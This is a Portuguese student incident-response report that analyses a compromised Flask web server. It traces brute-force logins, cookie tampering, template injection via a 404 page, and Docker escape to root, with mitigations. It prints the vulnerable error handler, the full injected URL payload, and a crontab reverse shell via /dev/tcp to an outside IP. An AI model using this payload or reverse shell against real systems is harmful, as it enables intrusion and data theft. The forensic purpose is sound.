universidade de aveiro

deti departamento de eletrónica, telecomunicações e informática

Project 3 – We were hacked (?)

André Pragosa Clérigo, 98485

Cláudio António Felgueiras Asensio, 98433

Hugo Miguel Ventura Domingos, 98502

Tiago Afonso Marques, 98459

Departamento de Eletrónica, Telecomunicações e Informática

Licenciatura em Engenharia de Computadores e Informática

Regente: Professor João Paulo Barraca

3 de fevereiro, 2022

Resumo

Após a deteção automática de alterações não intencionais a uma das VMs usadas para o *front-end* do website, a execução da VM foi interrompida e o tráfego de pacotes trocados entre o o servidor e o IP suspeito foram guardados num ficheiro com extensão .pcap para futura análise. Dado este acontecimento, foi-nos pedido que analisássemos a situação para entender como é que os nossos serviços e dados foram afetados.

Com a nossa análise conseguimos apurar que existiram acessos não autorizados a uma série de pastas e ficheiros o que comprometeu a segurança da nossa plataforma e de quem a utiliza frequentemente.

Em linguagem mais corrente o atacante conseguiu navegar por pastas que não era suspoto e abrir ficheiros que não devia. Dada a extensão do acesso assumimos que este pode ter tido acesso a todo o conteúdo do disco e que poderá até ter comprometido mais computadores da empresa.

Siglas e Acrónimos

BTC	Bitcoin
C2 Channel	Connection & Control Channel
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CWE	Common Weakness Enumeration
HTTP	Hypertext Transfer Protocol
IP	Internet Protocol
SSH	Secure Shell
TCP	Transmission Control Protocol
URL	Uniform Resource Locator
VM	Virtual Machine
XSS	Cross-site scripting

Glossário

Busybox

Busybox é uma suíte de software que fornece várias ferramentas UNIX num único executável.

Cookie

Os cookies são pequenos ficheiros, que geralmente incluiem identificadores dos utilizadores que os websites enviam aos navegadores. Esses cookies podem ser enviados de volta ao servidor sempre que o navegador solicitar uma nova página. É uma maneira do website saber a identidade do utilizador e as suas preferências.

Crontab

O crontab é uma lista de comandos que o utilizador deseja executar regularmente.

Docker

O Docker é uma plataforma que usa a virtualização a nível do sistema operativo para trabalhar com *software* em pacotes chamados *containers*. Os *containers* são isolados uns dos outros e apenas contém as suas bibliotecas e configurações, podendo comunicar entre eles por canais bem definidos.

Front-end

Na área do desenvolvimento web,Front-endéo desenvolvimento da interface gráfica exibida ao utilizador num websiteusando elementos HyperText Markup Language(HTML), Cascading Style Sheets (CSS) e JavaScript, para que os utilizadores consigam ver e interagir com o website.

Reflected XSS

Os ataques XSS permitem que os atacantes injetem *scripts* do lado do cliente em páginas do website. Esta vulnerabilidade pode ser usada por atacantes para contornar controles de acesso a serviços.

Root

No contexto da informática, *root* refere-se ao diretório de nível superior de um sistema de arquivos.

Shell

Shell é um interpretador de linhas de comandos que fornece uma interface ao utilizador para sistemas operacionais do tipo UNIX. O shell é uma linguagem de comando interativa e uma linguagem de *script* e é usada pelo sistema operacional para controlar a execução do sistema usando *scripts* de shell.

VM

VM é a virtualização/emulação de um sistema computacional. As máquinas virtuais são baseadas em arquiteturas de computador e fornecem a funcionalidade de um computador físico.

Índice

Capítulo 1

Descrição

Dada a deteção de atividade suspeita e o congelamento das atividades, a nossa equipa vai analisar duas vertentes do ataque:

1. A análise do disco virtual presente na VM usada para o servidor, onde iremos poder explorar a alteração/destruição de dados que eram presentes na mesma.
2. O tráfego de dados trocados entre o servidor e o IP suspeito de ataque, dentro desta categoria temos ao nosso alcance dois ficheiros.
    - http.txt - Este ficheiro podemos encontrar as *request* e *responses* HTTP por parte do nosso servidor
    - netmon.pcap – Este ficheiro contém todos os pacotes de tráfego na rede, incluindo os pacotes HTTP.

Capítulo 2

Exploração e Descoberta

A nossa primeira abordagem foi uma análise ficheiro a ficheiro, uma vez que nos foi fornecido um ficheiro de captura de pacotes da rede, outro com as comunicações HTTP e uma imagem do disco da máquina virtual comprometida.

Sendo que a aplicação é um serviço web, começamos por analisar a captura de pacotes, netmon.pcap, usando o ficheiro http.txt como um apoio para verificar as comunicações feitas, uma vez que todas as comunicações são feitas através deste meio. Com auxílio destes ficheiros conseguimos seguir uma linha cronológica e observar os passos do atacante.

Capítulo 3

Ações e comportamento do atacante

Para descrever as ações feitas pelo atacante, iremos usar o modelo **MITRE Attack Matrix**, que irá descrever as ações e comportamentos do atacante. Esta descrição irá detalhar as atividades passo-a-passo do atacante, demonstrando os dados que este afetou e como o fez. Iremos também realçar as vulnerabilidades existentes no sistema, apresentando métodos que possam mitigar as mesmas.

3.1 Overview

Numa fase inicial o atacante procura encontrar alguma falha do website que lhe sirva como ponto de entrada para o sistema recorrendo essencialmente a HTTP Requests na VM que contem a componente de *front-end* do website conseguindo efetivamente encontrar o que procura.

[0-441] Browse normal do website.

[442-458] Tentativa de login regular no site, dos utilizadores **"admin"** e **"guest"**.

[621-6640] Inicio do ataque de força bruta com dicionário, com intenção de entrar com as credenciais do utilizador **"admin"**.

[6641-7171] O atacante tenta modificar as cookies enviando html requests para o site, com o objetivo de roubar uma sessão de um utilizador.

[7172-7201] O atacante tenta fazer reconhecimento pelo site à procura de domínios abertos. Primeiramente tenta os domínios **"/private" (pacote 7175), "/fdssfdf" (pacote 7185)** e **"/test" (pacote 7195)** e descobre que estes não existem.

[7202-7211] Tendo insucesso em todos os métodos anteriores o intruso começa a tentar injetar código pelo URL. Este tipo de ataque tem sucesso graças a um input que não está sanatizado, presente no método que gera a página HTML de erro.

[7212-7221] Sabendo que o ataque anterior teve sucesso o atacante tenta realizar a expressão 1+1 tentado perceber se o código injetado é interpretado e executado. Esta expressão é executada corretamente ficando o intruso a saber que consegue injetar código Python.

[7222-8126] Quase imediatamente o intruso tenta aceder à aplicação e pelos builtins da mesma este acede ao módulo **os**, onde este pode chamar a função **popen**, que aceita como argumento um comando que será executado na shell do servidor e que o output desse comando será apresentado no html da página de erro gerada.

[8127-16405] Com o intuito de manipular o intruso irá usar o **docker.** Para isso este precisa de verificar se o **docker** está na máquina do servidor executando o comando **docker ps**. Ao executar este comando, o invasor descobre que a aplicação não está instalada na máquina do servidor. Com o objetivo de instalar a aplicação é realizado o comando **apt-update** e de seguida o comando **apt install -y docker.io**

[16406-24859] Com o **docker** já instalado o intruso cria um container com uma imagem **busybox**, imagem esta que contém um conjunto de comandos shell executáveis. A partir do **pacote 24745**, o atacante através de um comando, agenda um comando para ser executado a cada 10 minutos através da modificação do ficheiro **/mnt/etc/crontab.** Este trabalho abre uma shell e redireciona o stdin, stdout e stderr da máquina do servidor para a máquina do atacante (com ip 96.127.23.115) permitindo-o passar executar comandos no terminal da sua máquina e estes serem executados na máquina do servidor sem a necessidade de injetor código ptyhon pelo URL.

[25005-25325] Com as credenciais do utilizador **'admin'** roubadas durante o acesso aos ficheiros do sistema o atacante faz login e faz upload da imagem **bg.png.** Por fim o ficheiro **index.html** é reescrito apresentando apenas a página com a imagem carregada anteriormente mostrando as exigências do atacante. De seguida a aplicação é reiniciada.

3.2 Reconhecimento

Depois da análise do tráfego capturado no ficheiro netmon.pcap, o primeiro IP suspeito detetado é o 192.168.1.122. Inicialmente esta máquina parece ter uma atividade normal com a navegação entre a página principal e a página de *upload*.

A primeira atividade suspeita é reconhecida quando o suspeito tenta fazer o *login* com os utilizadores de nome **admin** e **guest** usando *passwords* comuns, resultando sempre numa negação ao acesso. Este primeiro contacto é definitivamente automático pois a velocidade e a quantidade de tentativas feitas vão para além do que um utilizador humano seria capaz de fazer.

Vistos que este IP provém de uma rede local, podemos dizer que há alguma probabilidade de haver outra máquina comprometida dentro da rede da empresa.

3.3 Acesso às credenciais

3.3.1 Ataque de Força Bruta com Dicionário

Após o insucesso das tentativas feitas anteriormente, é realizado um ataque de força bruta, por parte do IP suspeito (192.168.1.122), com recurso a dicionário ao utilizador **admin** (Figura 1). Este ataque testou um total de 2996 palavras-passes, resultando cada uma dessas tentativas em fracasso.

Este ataque apesar de banal poderá ser eficaz se alguma vez houver um "desleixo" na escolha de *password* para entidades administradoras **[CWE-307]**.



Figura 1 - Ataque de força bruta usando passwords comuns

Mitigação

A prevenção contra este tipo de ataques passa pela restrição da forma e limitação de tentativas de autenticação.

Durante a realização de um ataque de força bruta são realizadas várias tentativas de *login*, uma forma bastante comum de evitar estes ataques é limitar o número de tentativas de *login* por IP ou por username. Se esse limite for atingido não é permitido ao IP ou aquele username realizar mais tentativas de autenticação durante um determinado tempo.

Outra opção é implementar um CAPTCHA, que consiste num desafio cognitivo facilmente resolvido por um humano, mas computacionalmente complicado de resolver. Uma alternativa ao CAPTCHA é uma autenticação em 2 passos, que requer a utilização de outro *software* de autenticação. Cada tentativa de login será apenas completada através de interação humana, prevenindo assim qualquer forma automatizada de *login*.

3.3.2 Falsificação de Credenciais

Tendo em conta que o ataque de força bruta se verificou ineficaz, o atacante tenta agora roubar a sessão de um utilizador com a sessão iniciada. Para este ataque são realizadas várias tentativas de alteração de cookies, que caso tenham sucesso o atacante consegue roubar a sessão de um utilizador. Este ataque também é conhecido por **cookie poisoning**.

Mitigação

Apesar deste ataque específico não ter tido sucesso, outro atacante que tentar este tipo de ataque pode muito bem vir a ter sucesso. Esta vulnerabilidade é conhecida como **[CWE-539]** e consiste no uso de *cookies* persistentes, em que, mesmo que o utilizador deixe o site a cookie ainda se mantém valida e se capturada pelo atacante pode ser usada para ganhar acesso a conta daquele utilizador.

A prevenção contra este tipo de ataques passa pela implementação de cookies que garantem que após um utilizador fechar a sessão no website as suas cookies não possam ser mais utilizadas e/ou que as *cookies* tenham um tempo limite de vida.

3.4 Execution

Depois de se instalar na página **test/** (subdomínio não existente e que gera página de erro), o atacante começou a tentar injetar código no serviço.

O atacante realizou um ataque com sucesso ao fazer Reflected XSS, através de GET Requests na introdução do URL. Este tipo de vulnerabilidade está definido na **[CWE-79]**.

Desta forma conseguiu detetar uma falha no código da aplicação, app.py, que é responsável por servir as páginas Web e responder aos pedidos HTTP.

3.4.1 Código de Servidor

O problema ocorre quando ocorre um erro **404 HTTP Error (Page not found)** é gerado. Como podemos ver no código abaixo (**Error! Reference source not found.**), quando o erro em cima referido ocorre, o texto inserido no URL do GET Request não é sanitizado (**Error! Reference source not found.**), ou seja, é diretamente executado. Vemos ainda que devido ao uso de chavetas duplas, o texto inserido dentro deste par é visto pelo browser como código não malicioso e é executado como parte do *script*.

```
@app.errorhandler(404)
def page_not_found(e):
    template = '''
 <div class="center-content error">
 <h1>Oops! That page doesn't exist.</h1>
 <pre>%s</pre>
 </div>
 ''' % (urllib.parse.unquote(request.url))
    return render_template_string(template, dir=dir, help=help, locals=locals), 404
```

Figura 3 - Código fonte do website front-end que possibilita a execução de código malicioso



Figura 2 - Ataque através do URL

3.4.2 Deploy Container

Depois do Docker estar instalado (Figura 4), o atacante configura um container com a imagem busybox no diretório **/** (*root*). Isto só é possível porque a configuração do Docker está mal feita.

Desta forma, sem ter permissões de *root*, é possível aceder a ficheiros que fora do container não seria possível. Como o container instalado foi a imagem busybox (software que fornece vários utensílios UNIX) o atacante é capaz de executar comandos bash na busybox com permissões root, deste modo o atacante pode executar ações às quais não deveria ter acesso (Privilege Escalation) **[CWE-250]** e ter acesso a private keys e logs do mysql e do sistema.



Figura 4 - Atacante a instalar a aplicação docker

3.4.3 Remote Reverse Shell

Através de *sockets* foi feita uma Reverse Shell (Figura 5) com auxílio de um job scheduler, crontab, onde o atacante pode executar comandos no servidor e ver o resultado dos mesmos, de forma remota.

Foi executado um comando Python para agendar os redirects para um *socket*, em intervalos de 10 minutos.

Uma das vantagens deste processo é que se o processo for terminado ou se a máquina for reiniciada, a ligação volta a estar disponível.

```
/test{{ request.application.globals.builtins.import('os')['popen']('docker
run --rm  -v /:/mnt python python -c "f=open('/mnt/etc/crontab', 'a');
f.write('*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556;
sh <&196 >&196 2>&196'); f.close(); print('done')" 2>&1 ').read() }}
```

Figura 5 - Código inserido para criar uma remote reverse shell

3.4.4 Credenciais Inseguras

Depois do atacante conseguir aceder aos ficheiros do sistema, este inspeciona o sistema à procura de vulnerabilidades. O sujeito acaba mesmo por encontrar uma vulnerabilidade do site ao encontrar informação de login do administrador (*username* e *password*) em texto simples no ficheiro **app.py** no diretório **home/dev/web/**. Consequentemente dando acesso ao atacante privilégios de administrador através do *login* exposto.

Mitigação

A implementações de forma a prevenir esta vulnerabilidade são bastante simples, passando apenas por evitar guardar as palavras-passe em sítios acessíveis (neste caso no ficheiro app.py) e ao guardar a palavra-passe dos utilizadores, armazenar a cifra das *passwords* e não o seu valor. Esta vulnerabilidade é conhecida como **[CWE-256]** e **[CWE-522]**.

3.5 Objetos persistentes

O ataque feito ao sistema também inclui elementos persistentes, ou seja, informação/dados introduzidos pelo atacante que persistem no sistema até ao momento. Os elementos encontrados pela nossa equipa foram dois.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196
```

Figura 6 - Comando inserido pelo atacante no crontab

3.5.1 Tarefas agendadas

Como foi dito anteriormente, uma marca deixada pelo atacante foi a adição de um comando ao cron, criando uma backdoor do sistema o atacante estabelece uma conexão TCP ao IP (96.127.23.115) e executa um *script* criado por ele a cada 10 minutos

3.5.2 Imagem implantada

No final da interação com o servidor o atacante deixou uma imagem (Figura 8) na página principal do website com informação relativa ao ataque, um aviso a dizer que a empresa tinha sido hackeada e que os dados poderiam ser recuperados transferindo 100BTC para o endereço dado.

Figura 7 - Inserção da Imagem no website

Figura 8 - Imagem do ataque inserida no servidor

3.6 Exfiltração de dados pelo C2 Beacon

Os C2 channel geralmente são bidirecionais, o que significa que um invasor pode exfiltrar dados para o ambiente destino ou enviar instruções para *hosts* comprometidos.

Os dados roubados podem ser desde documentos militares confidenciais até números de cartão de crédito ou informações pessoais, dependendo da organização da vítima. Neste tipo de ataque os dados sao enviados enviados para um dado IP:port misturado com os pacotes de comunicaçao utilizando o mesmo protocolo.

Neste caso o invasor utilizou um canal C2 de forma a extrair dados do sistema atacado. Esta extração foi feita de forma periódica para evitar levantar suspeitas.

3.7 Dados recolhidos & Impacto

Nesta parte analisamos os dados do sistema que o atacante teve acesso e extraiu. Os ficheiros extraidos foram:

- /etc/shaddow
- /etc/passwd
- /var/log/
- código fonte do servidor
- /root/.bash_history
- /root/.ssh/id_rsa
- /root/.ssh/id_rsa.pub
- /home
- /etc/mysql/my.cnf
- certificados SSL
- /var/log/
- / (root)

Os mais críticos são os ficheiros shaddow, passwd e chave SSH, que contêm os dados de login dos utilizadores na máquina, e o ficheiro com a chave privada do SSH, já que permite ao atacante ligar-se de forma remota à máquina.

Para além do que foi certamente extraído/visualizado pelo atacante, temos que considerar que este pode ter acedido, modificado e removido qualquer ficheiro dentro da VM. Assumimos porque o grau de privilégios e acesso que o atacante tinha eram elevados.

3.8 MITRE ATTACK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
Exploit Public-Facing Application	Command and Scripting Interpreter	Implant Internal Image	Escape to Host	Deploy Container	Brute Force: Password Guessing
	Deploy Container	Scheduled Task/Job: Cron	Scheduled Task/Job: Cron		Steal Web Session Cookie
	Scheduled Task/Job: Cron	External Remote Services			Unsecured Credentials: Credentials In File

Discovery	Lateral Movement	Collection	Exfiltration	Impact
Account Discovery: Local Account	Remote Services: SSH	Data from Local System	Exfiltration Over C2 Channel	Data Manipulation: Stored Data Manipulation
Container and Resource Discovery			Scheduled Transfer	
File and Directory Discovery				

Tabela 1 - MITRE ATTACK Matrix

Capítulo 4

Vulnerabilidades

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CWE-250: Execution with Unnecessary Privileges

CWE-256: Plaintext Storage of a Password

CWE-307: Improper Restriction of Excessive Authentication Attempts

CWE-522: Insufficiently Protected Credentials

CWE-539: Use of Persistent Cookies Containing Sensitive Information

Capítulo 5
Conclusão

Após analise do disco da VM conseguimos perceber que o atacante conseguiu efetivamente fazer um ataque com impacto relevante uma vez que teve acesso a um vasto leque de informações às quais não deveria conseguir aceder pondo assim em risco a privacidade dos utilizadores e o bom funcionamento do website em questão.

Tendo em sua posse informação de grande valor o atacante deixa no website uma imagem com uma indicação de que o valor de 100 BTC deve ser pago para que o atacante elimine informação que obteve e parar de extrair a mesma.

Uma vez que o atacante já obteve esses dados e o valor pedido é elevadíssimo o melhor procedimento seria colocar a VM em quarentena eliminando as conexões á internet da mesma, retirar toda a informação que seja imprescindível e guardá-la externamente. Posteriormente deve ser feita uma análise aos restantes dispositivos da empresa, vistos que o primeiro IP suspeito era da rede local.